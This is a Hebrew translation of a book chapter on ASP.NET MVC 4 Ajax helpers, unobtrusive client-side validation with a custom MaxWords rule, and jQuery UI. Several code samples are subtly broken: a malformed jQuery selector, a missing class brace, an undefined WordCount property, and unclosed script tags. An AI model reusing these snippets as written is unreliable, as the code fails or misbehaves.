הגישה לסייעי Ajax מתבצעת דרך המאפיין Ajax שבתצוגת Razor. בדומה לסייעי HTML, רוב השיטות במאפיין הזה הן שיטות הרחבה (extension methods, למעט הטיפוס AjaxHelper).

השיטה ActionLink של המאפיין Ajax משמשת ליצירת תגית עוגן בעלת התנהגות אסינכרונית. נניח שברצונכם להוסיף קישור "עסקת היום" לתחתית דף הבית של יישום MVC Music Store. כאשר משתמש לוחץ על הקישור, לא נרצה שיופנה לדף חדש, אלא שבדף הנוכחי יופיעו כבמטה קסם פרטי אלבום שמוצע רק היום במחיר זול במיוחד.

כדי ליישם את ההתנהגות הזו, ניתן להוסיף את הקוד שלהלן לתצוגה Views/Home/Index.cshtml, מיד לאחר רשימת האלבומים הקיימת:

```
<div id="dailydeal">
  @Ajax.ActionLink("Click here to see today's special!", "DailyDeal",
                new AjaxOptions{
                        UpdateTargetId="dailydeal",
                        InsertionMode=InsertionMode.Replace,
                        HttpMethod="GET"
                })
</div>
```

הפרמטר הראשון שמועבר לשיטה ActionLink משמש לציון הטקסט של הקישור, והפרמטר השני - לציון השם של הפעולה שתופעל באופן אסינכרוני. בדומה לסייע HTML המקביל, סייע ActionLink מסוג Ajax כולל מספר גרסאות מועמסות (overloads) שדרכן ניתן להעביר לסייע שם של בקר, ערכי ניתוב ומאפייני HTML.

מבין הפרמטרים ישנו אחד אשר שונה באופן מהותי מהשאר: הפרמטר AjaxOptions. פרמטר האפשרויות הזה משמש לקביעת אופן השליחה של הבקשה, וכיצד תעובד התוצאה שמוחזרת מהשרת. יש גם אפשרויות לטיפול בשגיאות, הצגת אלמנט טעינה גרפי, הצגת חלון אישור ועוד. בתרחיש שבדוגמה אנו משתמשים באפשרויות כדי לציין שברצוננו להחליף את האלמנט בעל המאפיין id בעל הערך "dailydeal" בתגובה שתחזור מהשרת. כדי שאכן נקבל תגובה, עלינו להוסיף פעולת DailyDeal לבקר Home:

```
public ActionResult DailyDeal()
{
  var album = GetDailyDeal();
  return PartialView("_DailyDeal", album);
}

private Album GetDailyDeal()
{
  return storeDB.Albums
    .OrderBy(a => a.Price)
    .First();
}
```


הפעולה שקישור פעולה של Ajax מפנה אליה, יכולה להחזיר טקסט פשוט או HTML. בדוגמה זו הפעולה מחזירה HTML על ידי מימוש תצוגה חלקית. קוד Razor שלהלן נמצא בקובץ _DailyDeal.cshtml בתיקייה Views/Home של הפרויקט:

```
@model MvcMusicStore.Models.Album

<p>
  <img alt="@Model.Title" src="@Model.AlbumArtUrl" />
</p>

<div id="album-details">
  <p>
    <em>Artist:</em>
    @Model.Artist.Name
  </p>
  <p>
    <em>Price:</em>
    @String.Format("{0:F}", Model.Price)
  </p>
  <p class="button">
    @Html.ActionLink("Add to cart", "AddToCart",
    "ShoppingCart", new { id = Model.AlbumId }, "")
  </p>
</div>
```

כאשר משתמש לוחץ על הקישור, נשלחת בקשה אסינכרונית אל הפעולה DailyDeal של בקר Home. ברגע שהפעולה מחזירה HTML מהתצוגה הממומשת, התסריט שותל את הפלט החוזר במקום האלמנט dailydeal. בתרשים 8-2 מוצג מראה הדף לפני שהמשתמש לוחץ על הקישור.

תרשים 8-2

לאחר שמשתמש שמתעניין בפרטים לוחץ על הקישור, הדף מתעדכן באופן המוצג בתרשים 8-3 (מבלי לבצע רענון מלא).



תרשים 8-3

הערה אם אתם רוצים להריץ את הקוד במחשב שלכם, השתמשו במנהל החבילות NuGet כדי להתקין את החבילה Wrox.ProMvc4.Ajax.ActionLink. הקוד בחבילה מתבסס על מחלקות גישת נתונים של יישום MVC Music Store, ולכן מומלץ לנסות את החבילה כחלק מפרויקט MVC Music Store הקיים. לאחר התקנת החבילה נווטו אל הכתובת ActionLink/ כדי לראות את דף הבית החדש.

הסייע Ajax.ActionLink מפיק מנגנון שמקבל תגובה מהשרת ומטמיע תכנים חדשים ישירות בדף הקיים, אך כיצד פועל המנגנון הזה? בסעיף הבא נראה מה קורה בבסיס של קישורי פעולות אסינכרוניים.

מאפייני HTML 5

כאשר תפתחו את התגיות הממומשות של קישור הפעולה, תמצאו את הקוד שלהלן:

```
<a data-ajax="true" data-ajax-method="GET" data-ajax-mode="replace"
  data-ajax-update="#dailydeal" href="/Home/DailyDeal">
  Click here to see today&#39;s special!
</a>
```

סימן ההיכר של unobtrusive JavaScript הוא היעדר תסריט JavaScript בתגיות HTML, ואכן נוכל לראות שהתגיות אכן נקיות לחלוטין מקוד תסריט, כמצופה. אולם, מבט מקרוב מגלה שכל ההגדרות שמופיעות בקישור הפעולה מקודדות לתוך אלמנטי HTML בתור מאפיינים, ורובם נושאים קידומת -data. מאפיינים אלה מכונים data dash attributes (מאפייני דאטה).

במפרט HTML 5 מאפייני data שמורים למצב של יישום פרטי. במילים אחרות, הדפדפן לא ינסה לפרש מאפיינים אלה, ולכן אתם יכולים להציב בתוכם נתונים משלכם מבלי שהנתונים ישפיעו על התצוגה או על אופן המימוש של הדף. מאפייני data פועלים כהלכה גם בדפדפנים שנוצרו לפני שחרורו של מפרט HTML 5. למשל, Internet Explorer 6 מתעלם מכל מאפיין

שאינו מכיר, ולכן ניתן להוסיף בבטחה מאפייני data גם ליישומים שיוצגו בגרסאות קודמות של דפדפני IE.

המטרה של קובץ jquery.unobtrusive-ajax שהוספנו ליישום היא לאתר מאפייני data מסוימים ולאחר מכן לעדכן את האלמנט כדי לשנות את התנהגות שלו. מכיוון שכבר למדנו לאתר בקלות אלמנטים באמצעות jQuery, אנחנו יכולים להוסיף לקובץ unobtrusive JavaScript את הקוד הבא:

```
$(function () {
  $("a[data-ajax]=true"). // do something
});
```

אנחנו משתמשים בספריית jQuery כדי לאתר את כל תגיות העוגן בעלות מאפיין data-ajax שמכיל ערך true. המאפיין data-ajax מצורף לאלמנטים שצריכים להתנהג בצורה אסינכרונית. לאחר שהתסריט ה-unobtrusive מזהה את האלמנטים האסינכרוניים, הוא יכול לקרוא הגדרות נוספות מתוך האלמנט (כגון מצב ההחלפה, יעד העדכון ושיטת HTTP) ולשנות את האלמנט כדי להקנות לו את ההתנהגות הנדרשת (לרוב, הוא עושה זאת על ידי צירוף אירועים באמצעות jQuery ושליחת בקשות, גם באמצעות jQuery).

כל אפשרויות Ajax של ASP.NET MVC משתמשות במאפייני data. על פי ברירת מחדל, אפשרויות אלו כוללת גם את נושא הסעיף הבא: טפסים אסינכרוניים.

טפסי Ajax

לשם ההדגמה נציג תרחיש אפשרי שאנחנו עשויים ליישם בדף הבית של חנות המוסיקה. נניח שרוצים לאפשר למשתמשים לחפש מוסיקה לפי אמן. מכיוון שצריכים לקבל קלט מהמשתמש, חייבים להוסיף תגית טופס (form) לדף, אבל לא סתם טופס, אלא - טופס אסינכרוני:

```
@using (Ajax.BeginForm("ArtistSearch", "Home",
  new AjaxOptions {
    InsertionMode=InsertionMode.Replace,
    HttpMethod="GET",
    OnFailure="searchFailed",
    LoadingElementId="ajax-loader",
    UpdateTargetId="searchresults",
  }))
{
  <input type="text" name="q" />
  <input type="submit" value="search" />
  <img id="ajax-loader"
    src="@~/Content/Images/ajax-loader.gif"
    style="display:none"/>
}
```

בטופס שמוצג כאן, כאשר המשתמש לוחץ על לחצן שליחת הטופס, הדפדפן שולח בקשת GET לפעולה ArtistSearch של הבקר Home. שימו לב לציון של LoadingElementId כחלק

מהאפשרויות. תשתית הלקוח מציגה את האלמנט הזה באופן אוטומטי כאשר מתבצעת בקשה אסינכרונית. נהוג למקם סמל טעינה מסתובב בתוך האלמנט כדי שהמשתמש ידע שמתבצעת פעולה ברקע. שימו לב גם לאפשרות OnFailure. האפשרויות כוללת מספר פרמטרים שניתן להגדיר כדי לתפוס בצד הלקוח אירועים מכל בקשת Ajax (OnBegin, OnComplete, OnSuccess ו-OnFailure). ניתן להעביר לפרמטרים הללו שם של פונקציית JavaScript אשר תופעל במקרה של אירוע. עבור האירוע OnFailure העברנו פונקציה בשם searchFailed, ולכן עלינו לדאוג שהיא תהיה זמינה בזמן הריצה (דרך אחרת לעשות זאת היא להוסיף אותה לקובץ MusicScripts.js של היישום):

```
function searchFailed() {
  $("#searchresults").html("Sorry, there was a problem with the search.");
}
```

לעתים רוצים לתפוס אירוע OnFailure מכיוון שסייעי Ajax אינם מספקים התרעות כשל במקרה שהקוד בצד השרת מחזיר שגיאה. כאשר משתמש לוחץ על לחצן החיפוש ושום דבר לא קורה, הוא לא יבין מה הבעיה. אם תשתמשו בטכניקה שהוסברה קודם כדי להציג הודעת שגיאה במקרה של תקלה, המשתמשים שלכם לפחות ידעו שניסיתם לעשות משהו.

הפלט של הסייע BeginForm מתנהג בצורה דומה לפלט של ActionLink. בסופו של דבר, כאשר המשתמש מוסר את הטופס על ידי לחיצה על לחצן submit, בקשת Ajax מגיעה לשרת, והשרת יכול להחזיר בתגובה תוכן בפורמט הרצוי. כאשר הלקוח מקבל את התגובה, התכנים מוכנסים למבנה DOM על ידי התסריט unobtrusive. בדוגמה זו, הפלט מחליף את האלמנט עם id שערכו searchresults. בדוגמה זו, פעולת הבקר צריכה לשלוח שאילתה לבסיס הנתונים ולממש תצוגה חלקית. כמקודם, יכולנו להחזיר טקסט רגיל, אבל מכיוון שאנחנו רוצים להציג את רשימת האמנים, הפעולה משמשת תצוגה חלקית:

```
public ActionResult ArtistSearch(string q)
{
  var artists = GetArtists(q);
  return PartialView(artists);
}

private List<Artist> GetArtists(string searchString)
{
  return storeDB.Artists
    .Where(a => a.Name.Contains(searchString))
    .ToList();
}
```

התצוגה החלקית משתמשת במודל לבניית הרשימה. התצוגה הזו נקראת ArtistSearch.cshtml ונמצאת בתיקייה Views/Home של הפרויקט:

```
@model IEnumerable<MvcMusicStore.Models.Artist>
<div id="searchresults">
  <ul>
    @foreach (var item in Model) {
```

```
      <li>@item.Name</li>
    }
  </ul>
</div>
```

הערה כדי להוסיף את קוד החיפוש לפרויקט MVC Music Store, התקינו את החבילה Wrox.ProMvc4.Ajax.AjaxForm באמצעות NuGet, ונווטו לכתובת AjaxForm/ כדי לראות את דף הבית החדש בדפדפן.

נחזור לדון במנגנון החיפוש בהמשך הפרק כדי להוסיף לו עוד כמה יכולות, אך כעת נעבור לאפשרות Ajax מובנית אחרת של תשתית ASP.NET MVC – אימות בצד הלקוח.

אימות בצד הלקוח

על פי ברירת מחדל, מאפייני סימוני נתונים של MVC גורמים לביצוע אימות בצד הלקוח (client-side validation). ניקח לדוגמה את המאפיינים Title ו–Price של המחלקה Album:

```
[Required(ErrorMessage = "An Album Title is required")]
[StringLength(160)]
public string Title { get; set; }

[Required(ErrorMessage = "Price is required")]
[Range(0.01, 100.00,
      ErrorMessage = "Price must be between 0.01 and 100.00")]
public decimal Price { get; set; }
```

סימוני הנתונים הופכים את המאפיינים הללו לשדות חובה, וגם מגבילים את האורך והטווח של הערכים שמוצבים בהם. המקשר (binder) למודל של ASP.NET MVC מאמת בצד השרת את הערכים שמוצבים במאפיינים הללו. המאפיינים המובנים האלה גם גורמים לביצוע אימות בצד הלקוח. האימות בצד הלקוח מבוסס על שירותים שמסופקים על ידי תוסף האימות של jQuery.

תוסף האימות של jQuery

כאמור, תוסף האימות של jQuery (jquery.validate) מצורף לתיקייה Scripts של יישום MVC 4 חדש על פי ברירת מחדל. כדי להשתמש באימות בצד הלקוח צריך להוסיף צמד תגיות תסריט. אם תפתחו את התצוגה Edit או את התצוגה Create שנמצאות בתיקייה StoreManager, תוכלו לראות את שורות הקוד שלהלן:

```
<script src="~/Scripts/jquery.validate.min.js"><script>
<script src="~/Scripts/jquery.validate.unobtrusive.min.js"><script>
```

הגדרות Ajax בקובץ web.config

אפשרויות unobtrusive JavaScript ואימות בצד הלקוח של תשתית ASP.NET MVC מופעלות על פי ברירת מחדל, ואפשר לשנות את ההתנהגות הזו דרך הגדרות web.config. פיתחו את קובץ web.config הראשי ביישום חדש, ואתרו את מקטע התצורה appSettings שלהלן:

```
<appSettings>
  <add key="ClientValidationEnabled" value="true"/>
  <add key="UnobtrusiveJavaScriptEnabled" value="true"/>
</appSettings>
```

כדי לבטל את אחת מהאפשרויות הללו בכל חלקי היישום, שנו את הערך של האפשרות המתאימה מ-true ל-false. ניתן גם לשלוט בהגדרות הללו על בסיס תצוגות אינדיבידואליות. תוכלו לעקוף את הגדרות בתוך תצוגה מסוימת על ידי שימוש בסייעי HTML EnableClientValidation ו- EnableUnobtrusiveJavascript.

הסיבה העיקרית לביטול אפשרויות אלו היא הבטחת תאימות פעולה עם דפדפנים מיושנים, באמצעות תסריטים מותאמים אישית.

תגית התסריט הראשונה טוענת את תוסף האימות המוקטן של jQuery. מנגנוני האימות של jQuery מיישמים את כל התכנות הדרוש כדי להאזין לאירועים (כגון אירוע שליחת טופס או סימון אלמנט) ולהפעיל את כללי אימות בצד הלקוח. התוסף של jQuery מספק מערך עשיר של כללי אימות סטנדרטיים.

תגית התסריט השנייה מכילה את ה- unobtrusive adapter של Microsoft לביצוע אימות jQuery. הקוד בקובץ התסריט הזה אחראי על קבלת נתוני מטא של צד לקוח מתשתית ASP.NET MVC, ולהמרה (טרנספורמציה) של נתוני המטא הללו לנתונים שיהיו מובנים למנגנוני האימות של jQuery (כדי שיוכלו לבצע את כל העבודה הקשה). מהיכן מגיעים נתוני מטא? כדי לענות על השאלה, נחזור לתצוגת עריכת האלבום שכבר עסקנו בה. בתצוגה שבנינו השתמשנו בסייע EditorForModel, אשר משתמש בתבנית העורך Album בתיקייה המשותפת Shared. התבנית כוללת את הקוד שלהלן:

```
<p>
  @Html.LabelFor(model => model.Title)
  @Html.TextBoxFor(model => model.Title)
  @Html.ValidationMessageFor(model => model.Title)
</p>
<p>
  @Html.LabelFor(model => model.Price)
  @Html.TextBoxFor(model => model.Price)
  @Html.ValidationMessageFor(model => model.Price)
</p>
```

התשובה לשאלתנו טמונה בסייע TextBoxFor. סייע זה בונה שדות קלט למודל על סמך נתוני מטא. כאשר TextBoxFor נתקל בנתוני מטא לאימות, כגון סימוני Required ו-StringLength

שמוחלים על המאפיינים Price ו-Title, הוא יכול להעביר את נתוני המטא לדף HTML שנוצר. אלו הן תגיות העורך שמופק עבור המאפיין Title:

```
<input
  data-val="true"
  data-val-length="The field Title must be a string with a maximum length of 160."
  data-val-length-max="160" data-val-required="An Album Title is required"
  id="Title" name="Title" type="text" value="Greatest Hits" />
```

גם בדוגמה זו ניתן לזהות מאפייני data. התסריט jquery.validate.unobtrusive אחראי לאיתור אלמנטים עם נתון המטא הזה (כאלה שמתחילים עם data-val="true") ולעבוד בשיתוף עם תוסף האימות של jQuery כדי לאכוף את כללי האימות שמוגדרים על ידי נתוני מטא. באמצעות אימות jQuery ניתן להחיל כללים על כל אירוע הַקָשָה או מיקוד, כדי לספק למשתמשים משוב מיידי בתגובה להזנת ערכים לא חוקיים. תוסף האימות גם מונע העברת טפסים שמכילים שגיאות, והדבר חוסך את הצורך לעבד בשרת בקשות שנועדו מלכתחילה לכישלון.

כדי להבין את הפרטים הקטנים של התהליך הזה, הסעיף הבא יוקדש להצגת תרחיש מותאם אישית של אימות בצד הלקוח.

אימות מותאם אישית

בפרק 6 כתבנו מאפיין אימות בשם MaxWordsAttribute שנועד להגביל את מספר המילים במחרוזת. להלן היישום המעשי של המאפיין:

```
public class MaxWordsAttribute : ValidationAttribute
  public MaxWordsAttribute(int maxWords)
    :base("Too many words in {0}")
  {
    MaxWords = maxWords;
  }

  public int MaxWords { get; set; }

  protected override ValidationResult IsValid(
    object value,
    ValidationContext validationContext)
  {
    if (value != null)
    {
      var wordCount = value.ToString().Split(' ').Length;
      if (wordCount > MaxWords)
      {
        return new ValidationResult(
          FormatErrorMessage(validationContext.DisplayName)
        );
```

```
      }
    }
    return ValidationResult.Success;
  }
}
```

אנחנו יכולים להשתמש במאפיין באופן המודגם בקוד שלהלן, אך כרגע המאפיין מספק תמיכה לאימות בצד השרת בלבד:

```
[Required(ErrorMessage = "An Album Title is required")]
[StringLength(160)]
[MaxWords(10)]
public string Title { get; set; }
```

כדי לספק תמיכה לאימות בצד הלקוח, המאפיין צריך ליישם ממשק כמוסבר בסעיף הבא.

IClientValidatable

ממשק IClientValidatable מגדיר שיטה אחת בלבד: GetClientValidationRules. כאשר תשתית MVC נתקלת באובייקט אימות שמשתמש בממשק הזה, היא מפעילה את השיטה GetClientValidationRules כדי לאחזר רצף של אובייקטי ModelClientValidationRule. אובייקטים אלה נושאים את נתוני המטא, או את **הכללים**, שהתשתית שולחת ללקוח.

ניישם את הממשק עבור מאפיין האימות המותאם באמצעות הקוד שלהלן:

```
public class MaxWordsAttribute : ValidationAttribute,
                                 IClientValidatable
{
  ...
  public IEnumerable<ModelClientValidationRule> GetClientValidationRules(
        ModelMetadata metadata, ControllerContext context)
  {
    var rule = new ModelClientValidationRule();
    rule.ErrorMessage = FormatErrorMessage(metadata.GetDisplayName());
        rule.ValidationParameters.Add("wordcount", WordCount);
        rule.ValidationType = "maxwords";
    yield return rule;
  }
}
```

מניתוח התרחיש עולים מספר נתונים שעלינו להעביר ללקוח כדי שיוכל לבצע אימות:

- הודעת השגיאה שעליו להציג במקרה שהאימות נכשל.
- מספר המילים המותר.
- הפניה לקטע קוד JavaScript שישמש לספירת המילים.

אלה הם אכן הנתונים שמשולבים על ידי הקוד שמוחזר ללקוח. שימו לב שניתן להחזיר מספר כללים במידה שעליכם לבצע סוגים שונים של אימות בצד הלקוח.

הקוד מציב את הודעת השגיאה במאפיין ErrorMessage של הכלל. הדבר מבטיח התאמה מושלמת בין הודעת השגיאה בצד השרת לבין הודעת השגיאה בצד הלקוח. האוסף ValidationParameters מספק מקום לאחסון פרמטרים שצריכים בצד הלקוח, כמו למשל מספר המילים המרבי המותר. תוכלו לאחסן באוסף פרמטרים נוספים, אך יש משמעות לשמות ועליהם להיות זהים לשמות שנמצאים בתסריט הלקוח. לסיום, המאפיין ValidationType משמש לזיהוי קוד JavaScript שעלינו להריץ בצד הלקוח.

תשתית MVC מקבלת את הכללים שמחזירה השיטה GetClientValidationRules ובתהליך של סידור (סריאליזציה) היא ממירה את המידע למאפיין data בצד הלקוח:

```
<input
  data-val="true"
  data-val-length="The field Title must be a string with a maximum length of 160."
  data-val-length-max="160"
  data-val-maxwords="Too many words in Title"
  data-val-maxwords-wordcount="10"
  data-val-required="An Album Title is required" id="Title" name="Title"
  type="text" value="For Those About To Rock We Salute You" />
```

שימו לב להקבלה בין הביטוי maxwords (מספר המילים המרבי) כחלק משמות המאפיינים למאפיין הסימון MaxWords שבשרת. הטקסט של maxwords מוצג, מכיוון שמאפיין ValidationType של הכלל מכיל את הערך maxwords (שימו לב שהשמות של סוג האימות ושל כל הפרמטרים של האימות חייבים להכיל רק אותיות קטנות כחלק מחוקיות זיהוי המאפיינים של HTML).

לאחר העברת נתוני המטא ללקוח, עלינו לכתוב קוד תסריט להרצת קוד האימות.

קוד תסריט לאימות מותאם אישית

אמנם איננו נדרשים לכתוב קוד שאוסף ערכים של נתוני מטא ממאפייני data בצד הלקוח, אבל אנחנו כן צריכים לכתוב שני קטעי תסריט שישמשו להרצת קוד האימות:

- **המתאם**: המתאם פועל עם הרחבות MVC שהן unobtrusive לצורך זיהוי נתוני המטא הדרושים. לאחר מכן, ההרחבות ה-unobtrusive מטפלות בשליפת הערכים ממאפייני ה-data והמרת הנתונים לפורמט שיהיה מובן למנגנוני האימות של jQuery.
- **כלל האימות עצמו**: נקרא **מאמת** (validator) בעגה של jQuery.

שני קטעי הקוד יכולים לחלוק קובץ תסריט יחיד. נניח לרגע שברצונכם למקם את הקוד בקובץ MusicScripts.js שיצרנו בסעיף "תסריטים מותאמים אישית" שבתחילת הפרק. במקרה זה, חשוב להקפיד שקובץ MusicScripts.js יופיע לאחר תסריטי האימות. אם נשתמש בקטעי התסריט שיצרנו קודם, נוכל לעשות זאת באופן הבא:

```
@section scripts
{
  <script src="~/Scripts/jquery.validate.min.js"></script>
```

```
  <script src="~/Scripts/jquery.validate.unobtrusive.min.js"></script>
  <script src="~/Scripts/MusicScripts.js"></script>
}
```

הוספת שתי ההפניות בקובץ MusicScripts.js מאפשרת להשתמש במערך המלא של כלי IntelliSense הנחוצים לנו. לחילופין, ניתן להוסיף את אותן ההפניות לקובץ _references.js.

```
/// <reference path="jquery.validate.js" />
/// <reference path="jquery.validate.unobtrusive.js" />
```

קטע הקוד הראשון שנכתוב הוא המתָאֵם. הרחבת האימות ה-unobtrusive של תשתית MVC מאחסנת את כל המתאמים באובייקט jQuery.validator.unobtrusive.adapters. האובייקט adapters חושף API שמשמש להוספת מתאמים חדשים, כמפורט בטבלה 2-8.

טבלה 2-8: שיטות ליצירת מתאמים

שם השיטה	תיאור
addBool	יצירת מתאם לכלל אימות שיוכל להימצא במצב פעיל או מנוטרל, ואינו מקבל פרמטרים נוספים.
addSingleVal	יצירת מתאם לכלל אימות שצריך לשלוף פרמטר יחיד מנתוני המטא.
addMinMax	יצירת מתאם שממפה אל צמד של כללי אימות - כלל לבדיקות ערך מינימלי וכלל לבדיקת ערך מקסימלי. ניתן להריץ את אחד הכללים או את שניהם בהתאם לנתונים הזמינים.
add	יצירת מתאם שלא נכלל באף אחת מהקטגוריות האחרות, מכיוון שדרושים לו פרמטרים נוספים או קוד הוראות ביצוע.

לתרחיש הגבלת מספר המילים ניתן להשתמש בשיטה addSingleVal או addMinMax (או add, מכיוון שהיא מאפשרת ליצור מתאם לכל מטרה). מכיוון שאנחנו לא צריכים לוודא שיש מספר מילים מינימלי, נוכל להשתמש בשיטה addSingleVal, כמוצג בקוד שלהלן:

```
/// <reference path="jquery.validate.js" />
/// <reference path="jquery.validate.unobtrusive.js" />

$.validator.unobtrusive.adapters.addSingleVal("maxwords", "wordcount");
```

הפרמטר הראשון הוא שם המתאם, והוא חייב להתאים לערך ValidationProperty שהוגדר בכלל שבצד השרת. הפרמטר השני הוא השם של הפרמטר היחיד שצריך להישלף מנתוני המטא. שימו לב שאין צורך להשתמש בקידומת data- עבור שם הפרמטר - הוא תואם לשם הפרמטר שצירפנו לאוסף ValidationParameters בשרת.

המתאם פשוט למדי. כאמור, המטרה העיקרית של המתאם היא לזהות את נתוני המטא שההרחבות ה-unobtrusive נדרשות לאתר. כעת, כאשר המתאם מוכן, אנחנו יכולים להמשיך בכתיבת המאמת.

כל המאמתים שוכנים באובייקט jQuery.validator. בדומה לאובייקט adapters, גם האובייקט validator מספק API להוספת מאמתים חדשים. שם השיטה הוא addMethod:

```
$.validator.addMethod("maxwords", function (value, element, maxwords) {
  if (value) {
    if (value.split(' ').length > maxwords) {
      return false;
    }
  }
  return true;
});
```

השיטה הזו מקבלת שני פרמטרים:

- שם המאמת, שעל פי המוסכמה צריך להקביל לשם המתאם (שבתורו תואם למאפיין ValidationType שבשרת).
- פונקציה שמופעלת כאשר מתבצע אימות.

פונקציית המאמת מקבלת שלושה פרמטרים ויכולה להחזיר true (אם האימות הצליח) או false (אם האימות נכשל):

- הפרמטר הראשון של הפונקציה מכיל את ערך הקלט (כמו למשל, שם של אלבום).
- הפרמטר השני הוא אלמנט הקלט שמכיל את הערך שיש לאמת (כאשר הערך עצמו אינו מכיל מספיק מידע).
- הפרמטר השלישי מקבל מערך עם הפרמטרים הנדרשים לאימות. במקרה שלנו מדובר בפרמטר אימות יחיד (מספר המילים המרבי).

הערה כדי לייבא את קוד האימות אל הפרויקט צריך להשתמש במנהל החבילות NuGet כדי להתקין את החבילה Wrox.ProMvc4.Ajax.CustomClientValidation. החבילה מצרפת את התסריטים והתכונות שיצרנו אל התיקייה Samples\ClientValidation.

סייעי Ajax של ASP.NET MVC מספקים אומנם מגוון רחב מאוד של אפשרויות שימושיות, אך יש מערכת שלמה של הרחבות jQuery שיכולות לעשות הרבה יותר. בסעיף הבא נציג את המובחרות שביניהן.

תוספי jQuery

בכתובת http://plugin.jquery.com תוכלו למצוא אלפי תוספים של jQuery. חלק מתוספים אלה כוללים כלים גרפיים שיאפשרו לכם להעשיר את האתר שלכם באמצעות הנפשות מרשימות, ואילו אחרים הינם וידג'טים (widgets) כגון תאריכונים וטבלאות.

ברוב המקרים, כדי להשתמש בתוסף jQuery יש להוריד אותו, לפתוח את הקובץ המכווָץ ולצרף את התוסף לפרויקט. מספר תוספי jQuery זמינים כחבילות NuGet, אשר מפשטות במידה רבה את תהליך הצירוף של התוסף לפרויקט. כל התוספים כוללים לפחות קובץ JavaScript אחד ורבים מהם, במיוחד תוספי UI, כוללים תמונות וגליונות סגנון נוספים שעשויים להיות לעזר.

כל פרויקט ASP.NET MVC חדש כולל שני תוספים: jQuery Validation (שאותו כבר הכרנו) ו- jQuery UI (שאותו נציג להלן).

jQuery UI

jQuery UI הוא תוסף jQuery אשר מספק אפקטים וגם וידג'טים כאחד. בדומה לשאר התוספים, הוא קשור בצורה הדוקה לספריית jQuery ומרחיב את jQuery API. לשם ההדגמה נחזור לקטע הקוד הראשון שהצגנו בפרק אשר שימש להנפשה של פריטי אלבום בדף הבית של חנות המוסיקה:

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).animate({ height: '+=25', width: '+=25' })
          .animate({ height: '-=25', width: '-=25' });
  });
});
```

במקום כל הקוד הארוך הזה, נשתמש בכלים של jQuery UI כדי לגרום לאלבום לקַפֵּץ. הצעד הראשון הוא לכלול את jQuery UI בכל חלקי היישום על ידי הוספת תגית תסריט חדשה לתצוגת מערך הפריסה (layout):

```
<script src="~/Scripts/jquery-1.6.2.min.js"></script>
<script src="~/Scripts/jquery.unobtrusive-ajax.min.js"></script>
<script src~/Scripts/jquery-ui.min.js"></script>
```

כעת ניתן לשנות את הקוד בתוך מטפל האירוע (mouseover):

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).effect("bounce");
  });
});
```

כעת, אם המשתמש יעביר את סמן העכבר מעל אלבום, האלבום יקפץ מעלה ומטה לזמן קצר. כפי שניתן לראות, תוסף UI מרחיב את jQuery באמצעות שיטות נוספות שניתן להריץ על

מערך האלמנטים. רוב השיטות האלו מקבלות פרמטר "אפשרויות" (options) שני שבאמצעותו ניתן לשנות את התנהגותן.

```
$(this).effect("bounce", { time: 3, distance: 40 });
```

עיינו בקבצי התיעוד של התוסף בכתובת jQuery.com כדי ללמוד על האפשרויות הזמינות (ועל ערכי ברירת המחדל שלהן). אפקטים נוספים שמספק התוסף jQuery UI כוללים פיצוץ, עמעום, ניעור ופעימה.

אין סוף לאפשרויות...

הפרמטר "אפשרויות" (options) הינו מנגנון שכיח בכל השיטות של ספריית jQuery והתוספים שלה. במקום שיטה שמקבלת שישה או שבעה פרמטרים שונים (כגון זמן, מרחק, כיוון, מצב וכו'), השיטות מקבלות אובייקט יחיד עם מאפיינים שמוגדרים בהתאם לפרמטרים שברצונכם לקבוע. בדוגמה האחרונה, בחרנו להעביר רק את ערכי הזמן (time) והמרחק (distance).

בתיעוד של השיטה תוכלו תמיד (או כמעט תמיד) למצוא פירוט של הפרמטרים הזמינים וערכי ברירת המחדל של כל אחד מהם. כל שנותר לכם לעשות הוא ליצור אובייקט עם מאפיינים התואמים את הפרמטרים שברצונכם לשנות.

אל תחשבו שתוסף jQuery UI מטפל רק באפקטים ויזואליים חסרי תוכן ממשי. התוסף מספק גם וידג'טים כגון רכיב אקורדיון (רשימה), השלמה אוטומטית, לחצן, תאריכון, שורת התקדמות, סרגל גרירה וכרטיסיות (tabs). בסעיף הבא נראה בתור דוגמה כיצד להשתמש בווידג'ט להשלמה אוטומטית.

השלמה אוטומטית באמצעות jQuery UI

השלמה אוטומטית (auto complete) הינה וידג'ט (widget) ולכן, כדי ליישמה יש צורך להציב אלמנטי ממשק משתמש חדשים על המסך. הוספת האלמנטים הללו כרוכה בהגדרת צבעים, גדלי גופן, רקעים ושאר פרטי התצוגה הרגילים שנחוצים לכל אלמנט בממשק משתמש. תוסף jQuery UI משתמש בערכות נושא לצורך הגדרת התכונות הללו. ערכת נושא של jQuery UI כוללת גיליון סגנון ותמונות. כל פרויקט MVC חדש כולל ערכת נושא "בסיסית" שנמצאת בתיקייה Content. ערכת הנושא הזו גיליון סגנון (jquery-ui.css) וגם את התיקייה images אשר מלאה בקבצי png.

לפני הפעלת השלמה אוטומטית, נגדיר שהיישום יכלול את גיליון הסגנון של ערכת הנושא הבסיסית על ידי הוספתו לתצוגת מערך הפריסה:

```
<link href="~/Content/Site.css) rel="stylesheet" type="text/css" />
<link href="~/Content/themes/base/jquery-ui.css"
    rel="stylesheet"  type="text/css" />
<script src="~/Scripts/jquery-1.4.4.min.js"></script>
<script src="~/Scripts/jquery.unobtrusive-ajax.min.js"></script>
<script src~/Scripts/jquery-ui.min.js"></script>
```

